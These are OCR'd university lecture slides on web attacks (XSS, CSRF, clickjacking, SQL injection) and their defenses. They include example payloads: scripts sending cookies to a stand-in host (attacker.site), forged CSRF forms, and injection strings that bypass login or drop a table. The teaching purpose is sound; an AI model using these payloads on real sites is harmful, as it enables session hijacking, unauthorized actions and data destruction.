# Lecture 8: Advanced Web Attacks

ENGG5105/CSCI5470 Computer and Network Security

Spring 2014

Patrick P. C. Lee


# Today

- Goal: discuss advanced attacks that exploit web site vulnerabilities
  - Cross-site attacks
    - Cross-site scripting
    - Cross-site request forgery
    - Clickjacking
  - SQL injection
- Classified as top attacks
  - **http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project**

# Same Origin Policy (SOP)

- By default, browsers enable SOP
- SOP prevents a document or script loaded from one origin from getting or setting properties of a document from another origin
  - **Origin = protocol://host:port**
- There is specification that defines cross origin resource sharing
  - http://en.wikipedia.org/wiki/Cross-Origin_Resource_Sharing

# Same Origin Policy (SOP)




- Check sop1.html and sop2.html

# Same Origin Policy (SOP)

- Even SOP is here, there are exceptions in different browser implementations
  - Reference: http://code.google.com/p/browsersec/wiki/Part2#Same-origin_policy
- Even SOP is enforced, there are ways to get around this and leak sensitive information to different origins (sites)
  - ***Cross site attacks***

# Roadmap

- Cross-site attacks
  - Cross-site scripting
  - Cross-site request forgery
  - Clickjacking
- SQL injection

# Motivation

- Cookies can be leaked to third-party sites through scripting (see xss.html)

```
<html>
<head></head>
<body>
<script>
document.write('<iframe src=http://www.ytang.net?');
document.write(document.cookie);
document.write('></iframe>');
</script>
</body>
</html>
```

# Cross Site Scripting (XSS)

- **Cross Site Scripting (XSS)** is to steal client cookies (or any other sensitive information). Attacker **injects** malicious client-side scripts (e.g., JavaScript) into a web page so as to retrieve the cookies of a target website.
- XSS runs scripts in the victim browser, with the "access privilege" of the target website.

# Types of XSS Attacks

- **Stored XSS Attacks**
  - The injected code is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc.
  - The victim then retrieves the malicious script from the server when it requests the stored information.

Ref: https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

# Types of XSS Attacks

- **Reflected XSS Attacks**
  - The injected code is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request.
  - Delivered to victims via another route, such as in an e-mail message, or on some other web server. When a user is tricked into clicking on a malicious link or submitting a specially crafted form, the injected code travels to the vulnerable web server, which reflects the attack back to the user's browser. The browser then executes the code because it came from a "trusted" server.

Ref: https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

# How XSS Works?

- Call the site under attack: www.vulnerable.site
- Goal: exploit a vulnerable script on vulnerable.site
  - Click on a URL:

    ```
    http://www.vulnerable.site/welcome.cgi?name=Joe%20Hacker
    ```

  - HTTP Request:

    ```
    GET /welcome.cgi?name=Joe%20Hacker HTTP/1.0
    Host: www.vulnerable.site
    …
    ```

  - HTTP Response:

    ```
    <BODY>Hi Joe Hacker</BODY>
    ```

# How XSS Works?

- Suppose the URL looks like:

```
http://www.vulnerable.site/welcome.cgi?name=<script>alert(document
.cookie)</script>
```

- HTTP Request:

```
GET /welcome.cgi?name=<script>alert(document.cookie)</script> HTTP/1.0
Host: www.vulnerable.site
```

- HTTP Response:

```
<BODY>
Hi <script>alert(document.cookie)</script>
</BODY>
```

# How XSS Works?

- What happens in victim's browser?
  - Interpret this response as an HTML page containing a script
  - The script is allowed to access all cookies belonging to www.vulnerable.site, and pop up a window showing all cookies
- How to lure the client to click on the crafted URL?
  - email, newsgroup…

# Real XSS Attack

- Goal: steal client's cookies and send them to attacker
- Malicious URL:

```
http://www.vulnerable.site/welcome.cgi?name=<script>window
.open("http://www.attacker.site/collect.cgi?cookie="%2Bdocum
ent.cookie)</script>
```

- Response page:

```
<BODY> Hi
<script>window.open("http://www.attacker.site/collect.cgi?cookie=
"+document.cookie)</script>
</BODY>
```

# Real XSS Attack

- The browser executes the JavaScript and sends the request to attacker:

```
GET /collect.cgi?cookie=<vulnerable's cookies>
Host: www.attacker.site
```

- If the cookies contain authenticated tokens for a session, the attacker can hijack the session.

# XSS Variations

- Instead of <script>…</script>,
  - use <img src="javascript:…">
    - For sites that filter the <script> HTML tag
  - use <script src=http://...>.
    - Good for the case where the JavaScript code is too long, or contains forbidden characters

# XSS Variations - Escaping

- Sometimes the vulnerable site may return an HTTP page with non-free context.
- Example:
  - Click on URL:

```
http://www.vulnerable.site/welcome.cgi?name=Joe%20Hacker
```

  - HTTP request:

```
GET /welcome.cgi?name=Joe%20Hacker HTTP/1.0
Host: www.vulnerable.site
…
```

  - HTTP response

```
<input type=text name=user value="Joe Hacker">
```

# XSS Variations - Escaping

- Without escaping, just adding a script may not work
  - Malicious URL

```
http://www.vulnerable.site/welcome.cgi?name=<script>window
.open("http://www.attacker.site/collect.cgi?cookie="%2Bdocum
ent.cookie)</script>
```

  - Returned response page

```
<input type=text name=user
value="<script>window.open("http://www.attacker
.site/collect.cgi?cookie="%2Bdocument.cookie)</
script>">
```

**ERROR!!**

# XSS Variations - Escaping

- Embed script inside a form that is returned in an HTTP response:

```
<input type=text name=user value="...">
```

- Add a “> in the beginning of the data. Embed:

```
"><script>window.open("http://www.attacker.site/collect.cgi?cookie
= "+document.cookie)</script>
```

- The resulting HTML would be:

```
<input type=text name=user value=""><script>window.open
("http://www.attacker.site/collect.cgi?cookie="+document.cookie)
</script>">
```

# XSS Example

*Captured in October 2010. The XSS problem is fixed now.*

# What Went Wrong?

- The web site is not directly affected by the attack, yet, it is the security flaw of the web site:
- e.g., input parameter should not be a script:
  - Good input: http://www.vulnerable.site/welcome.cgi?name=Joe%20Hacker
  - Bad input: http://www.vulnerable.site/welcome.cgi?name=<script>alert(document.cookie)</script>

# Securing a Site Against XSS

- "in-house" filtering:
  - Filter invalid inputs in in-house scripts (i.e., scripts written by the site itself)
  - E.g., in welcome.cgi, filter <script> tag
  - Limitations:
    - Requires application developers to filter all possible malicious inputs
    - All input sources need to be verified (e.g., query string, forms,…)
    - Cannot defend against third-party scripts

# Securing a Site Against XSS

- Output filtering:
  - Filter any user data sent back to browser
  - Limitations:
    - Similar to in-house filtering
- Install a third party firewall
- Add the httponly attribute in cookies
  - So that scripts cannot retrieve cookies

# Roadmap

- Cross-site attacks
  - Cross-site scripting
  - Cross-site request forgery
  - Clickjacking
- SQL injection

# Cross-Site Request Forgery (CSRF)

- CSRF is an attack in which an attacker triggers an HTTP request that carries session state of a victim client without the client's knowledge.
- Root cause:
  - existing browsers do not check whether a client actually initiates an HTTP request.

# How CSRF Works?

- Consider an HTML form on http://vulnerable.site

```
<form action=http://vulnerable.site/send_email.htm method="GET">
    Recipient's Email address: <input type="text" name="to">
    Subject: <input type="text" name="subject">
    Message: <textarea name="msg"></textarea>
    <input type="submit" value="Send Email">
</form>
```

- When a user clicks the Submit button, he will be redirected to the following URL:

```
http://vulnerable.site/send_email.htm?to=bob%40example.com&subject=hello&msg=how%20are%20you%today
```

# How CSRF Works?

- Actually, if the user types the URL on the browser and the email is still sent.
- Example: three email messages sent:

```
http://vulnerable.site/send_email.htm?to=bob%40example.com&subject=hi+Bob&msg=test
http://vulnerable.site/send_email.htm?to=alice%40example.com&subject=hi+Alice&msg=test
http://vulnerable.site/send_email.htm?to=carol%40example.com&subject=hi+Carol&msg=test
```

- The website doesn't verify whether the input is originated from the form.

# How CSRF Works?

- Attacker can forge a cross-site request, e.g., by luring user to visit a page with the following code:

```
<img src="http://vulnerable.site/send_email.htm?
to=mallory%40example.com&subject=Hi&msg=My+email+address
+has+been+stolen">
```

- CSRF attacks cause a user to perform an unwanted action, using the user's privilege

# How CSRF Works?

- CSRF works even in POST requests
- E.g., lure a user to visit this page:


```
<form action=http://vulnerable.site/send_email.htm method=“POST">
   <input name="to” value=“mallory%40example.com”>
   <input name="subject“ value=“Hi”>
   <input name="msg“ value=“My+email+address+has+been+stolen”
</form>
<script>document.forms[0].submit()</script>
```

# How CSRF Hijacks a Session?

- Suppose Alice visits Bank.com. Then Bank.com gives Alice's browser a session ID `sid`
- Then Alice visits attack.com, which contains a page that causes Alice's browser to visit Bank.com
  - Session cookie `sid` is also appended
- attack.com can make Alice to perform unwanted action (e.g., transferring money) under Alice's privilege
  - Alice's session is hijacked


# How CSRF Hijacks a Session?

- Flow:



# Login CSRF

- Doesn't require an ongoing session, but can still steal the session [Barth et al., 2008]



# CSRF vs. XSS

| XSS | CSRF |
| --- | --- |
| Need scripts | Don’t need scripts |
| Need site to accept malicious code. Filtering can work. | Malicious code can reside on third-party site. Filtering doesn’t work. |

XSS and CSRF are fundamentally different attacks.
XSS defenses don’t apply to CSRF defenses.

# CSRF Defenses

- Server-side protection:
  - Allow GET requests to only retrieve data, not modify any data on the server
  - Require all POST requests to include a pseudorandom value

```
<form ...>
<input type="hidden" name="csrf value"
value="8dcb5e56904d9b7d4bbf333afdd154ca">
```

    - Attacker cannot read the pseudorandom value returned from the site

# CSRF Defenses

- Client-side protection:
  - Use a browser plugin that intercepts every HTTP request and decides whether it's allowed
    - Limitations:
      - Browser specific
  - Use a client-side proxy (e.g., RequestRodeo)
    - Limitation:
      - Doesn't work with HTTPS

# CSRF Defenses

- **Referer** header checking
  - A HTTP request may contain a Referer header, which indicates which URL initiates the HTTP request
  - if present, Referer header distinguishes a same-site request from a cross-site request

*Note: it's "Referer" but not "Referrer".*

# Referer Header

- Example: what am I doing here?

http://www.cse.cuhk.edu.hk/~csci5470/staff.html

GET /~csci5470/staff.html HTTP/1.1
Host: www.cse.cuhk.edu.hk
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.2.10) Gecko/20100914 Firefox/3.6.10 ( .NET CLR 3.5.30729; .NET4.0C)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
**Referer: http://www.cse.cuhk.edu.hk/~csci5470/menu.html**

# Referer Header

- CSRF defense: a website can check, via the Referer header, if the initiating website is legitimate
- Drawbacks:
  - Referer header reveals sensitive information such as privacy (e.g., browsing history of a user)
  - Referer header may be suppressed in the network proxy

# Origin Header

[Barth et al., CCS 08]

- The Origin header mitigates the privacy problem of the Referer header
  - Includes only: protocol, host, port of the active document's URL
  - Doesn't contain path and query portions
  - Sent only for POST requests (Referer header is sent for all requests)
- Now in IETF draft:
  - http://tools.ietf.org/html/draft-abarth-origin-08

# Roadmap

- Cross-site attacks
  - Cross-site scripting
  - Cross-site request forgery
  - Clickjacking
- SQL injection

# Clickjacking

- Clickjacking achieves the same attack goal as CSRF, i.e., triggering HTTP requests without letting users know
- Attack approach: puts an invisible iframe of a target website on a malicious webpage

# Clickjacking

- Attack scenario:
  - We log into a blog website, and created a login session
  - We are lured to visit a clickjacking page that contains an invisible frame of the blog
    - the invisible frame is placed on top of the webpage
  - If we click on the clickjacking page, HTTP requests are triggered without noticing here
- See demo: clickjacking.html

# Clickjacking Defense

- Clickjacking follows the same principle as in CSRF, so CSRF defenses also applies here.
- Reference: http://www.sectheory.com/clickjacking.htm

# Roadmap

- Cross-site attacks
  - Cross-site scripting
  - Cross-site request forgery
  - Clickjacking
- SQL injection

# SQL

- Structured Query Language (SQL) is a textual language used to interact with relational database
- SQL can
  - query record inside a database
  - retrieve data from a database
  - insert/delete data into/from a database

# SQL

- There are many **different versions** of the SQL language
- They support the same major **keywords** in a similar manner (such as SELECT, UPDATE, DELETE, INSERT, WHERE, and others).
- Most of the SQL database programs also have their own **proprietary extensions** in addition to the SQL standard!

# SQL Database Tables

- A relational database contains one or more tables identified each by a name
- Tables contain records (rows) with data
- For example, the following table is called "users" and contains data distributed in rows and columns:

| userID | Name | LastName | Login | Password |
|---|---|---|---|---|
| 1 | John | Smith | jsmith | hello |
| 2 | Adam | Taylor | adamt | qwerty |
| 3 | Daniel | Thompson | dthompson | dthompson |

# SQL Database Queries

- With SQL, we can query a database and have a result set returned
- Using the previous table, a query like this:

```
SELECT LastName FROM users WHERE UserID = 1;
```

- Gives a result set like this:

```
LastName
----------
Smith
```

# SQL Data Manipulation Language (DML)


- SQL includes a syntax to update, insert, and delete records:
  - SELECT - extracts data
  - UPDATE - updates data
  - INSERT INTO - inserts new data
  - DELETE - deletes data

# SQL Injection Attacks

- SQL injection is to add SQL statements through a web application's input fields or hidden parameters to gain access to resources or make changes to data.
  - an attack on web-based applications that connect to database back-ends
  - a vulnerability that happens when user input is incorrectly embedded
- Allows completely to bypass firewall

# SQL Injection Attacks

- A typical SQL statement in a web application looks like:




```
var sql = "SELECT * FROM users WHERE login = '" +
formusr + "' AND password = '" + formpwd + "'";
```

- Users provide inputs through HTML forms

```
SELECT * FROM users WHERE login = 'john' AND
password = 'smith';
```

# SQL Injection Attacks

- Note that the string literals ‘john’ and ‘smith’ are delimited with single quotes
- If the following inputs are provided:
  - formusr: jo’hn, formpwd: smith
- Will get something like:

```
SELECT * FROM users WHERE login = 'jo'hn' AND
password = 'smith';
```

- The database will return erros like:
  - Line 1: Incorrect syntax near ‘hn’

# SQL Injection Attacks

- If we inject something like:
  - *formusr* = **' or 1=1 – –**
  - *formpwd* = anything
- The final query will become

```
SELECT * FROM users WHERE login = '‘ or 1=1
-- AND password = ‘anything';
```

  - -- (double dash) means to comment everything that follows
- WHERE condition always holds! All rows of table users will be returned, without any password!

# SQL Injection Attacks

- How about
  - *formusr* = **jo‘; drop table authors – –**
  - *formpwd* = anything
- The authors table will be deleted!

# The Power of ‘

- The single quote closes string parameter
- How about just “escaping” the single quote
  - e.g., replace ‘ with “
- Only a half-remedy. Other types of fields (numerics or dates) don’t use quotes at all

```
SELECT * FROM users WHERE id=1234
```

  - Input as 1234 or 1=1

# SQL Injection Defenses

- Input validation
  - Accept only good inputs
  - Drawback: need to consider all input possibilities
- SQL Server Lockdown
  - Restrict the usage of the SQL server
  - Security checklist:
    - Determine methods of connection to server
    - Remove unnecessary accounts, create low-priviledged acct
    - Verify which accounts can access
    - Verify which objects exist
    - Verify the patch level of the server
    - Log the usage

# References

- XSS
  - Amit Klein, IBM Rational AppScan: Cross-site scripting explained http://www.ibm.com/developerworks/rational/library/08/0325_segal/index.html
- CSRF
  - W. Zeller and E. W. Felten, “Cross-Site Request Forgeries: Exploitation and Prevention”, 2008
  - A. Barth et al., “Robust Defenses for Cross-Site Request Forgery”, ACM CCS 08.

# References


- Clickjacking
  - http://www.sectheory.com/clickjacking.htm
- SQL injection
  - Chris Anley, Advanced SQL Injection in SQL Server Applications, 2002 http://www.ngssoftware.com/papers/advanced_sql_injection.pdf
  - Victor Chapela, “Advanced SQL Injection”, 2005 http://www.owasp.org/images/7/74/Advanced_SQL_Injection.ppt